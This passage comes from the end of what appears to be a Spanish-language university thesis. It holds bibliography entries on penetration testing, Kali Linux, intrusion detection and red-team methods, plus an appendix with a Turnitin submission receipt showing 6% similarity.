evaluación de vulnerabilidades. Revista Colombiana de tecnologias de Avanzada (RCTA). doi:https://doi-org.bibliotecavirtual.unad.edu.co/10.24054/rcta.v1i45.2966

Perdigón-Llanes, R. (2024). *Suricata como detector de intrusos para la seguridad en redes de datos empresariales.* Revista CIENCIA UNEMI, 15(39), 44–53. doi:https://doi-org.bibliotecavirtual.unad.edu.co/10.29076/issn.2528-7737vol15iss39.2022pp44-53p

Rincón, L. (2021). *Test De Penetración Para El Estudio De Vulnerabilidades a Los Ciberataques Mediante Técnicas De Hacking Ético en Redes Ipv4.* Revista Télématique, 20(2), 70–85.

Roba Iviricu, L. R. (2025). *Metodología para la Detección de Vulnerabilidades en las Redes de Datos utilizando Kali-Linux.* Avances, 18(. 4), 334–344.

Rodríguez Llerena, A. E. (2020). *Herramientas fundamentales para el hacking ético.* Revista Cubana de Informática Médica, 12(1), 116–131.

Ruiz Garzón, M. P. (2024). *Seguridad informática: relación e impacto frente a la ley de protección de datos personales Ley 1581 de 2012.*

Socorro Escobar Martínez, I. d. (2024). *Strengthening critical educational infrastructures: a Red Team approach and advanced vulnerability assessment methodologies.* Popayan, Cauca, Colombia: Colombian Journal of Advanced Technologies. doi:https://doi-org.bibliotecavirtual.unad.edu.co/10.24054/rcta.v1i45.2966


Tigner, M. W. (2021). *Analysis of Kali Linux Penetration Tools: A Survey of Hacking Tools.* International Conference on Electrical, Computer and Energy Technologies (ICECET), Electrical, Computer and Energy Technologies (ICECET), 1–6. doi:https://doi-org.bibliotecavirtual.unad.edu.co/10.1109/ICECET52533.2021.9698572

Wang, Z. L. (2024). *A Red Team automated testing modeling and online planning method for post-penetration.* Computers & Security, 144. doi:https://doi-org.bibliotecavirtual.unad.edu.co/10.1016/j.cose.2024.103945

Apéndices

Apéndice A

Resultado de revisión en Turnitin



Sección 1 | Sección 2 | Sección 3 | Sección 4 | Sección 5

Título	Fecha de inicio	Fecha Esperada	Fecha de publicación	Puntos disponibles
ECBTI - Draftbank 2 - Sección 2	7 jun 2024 - 08:19	31 dic 2025 - 08:19	31 dic 2025 - 08:19	0

Refrescar Envíos

	Título del Envío	Identificador del trabajo de Turnitin	Enviado	Similitud	Calificación	Calificación General	
Ver Recibo Digital	1	2851828263	29/12/2025 20:46	6%	N/A	--	Entregar Trabajo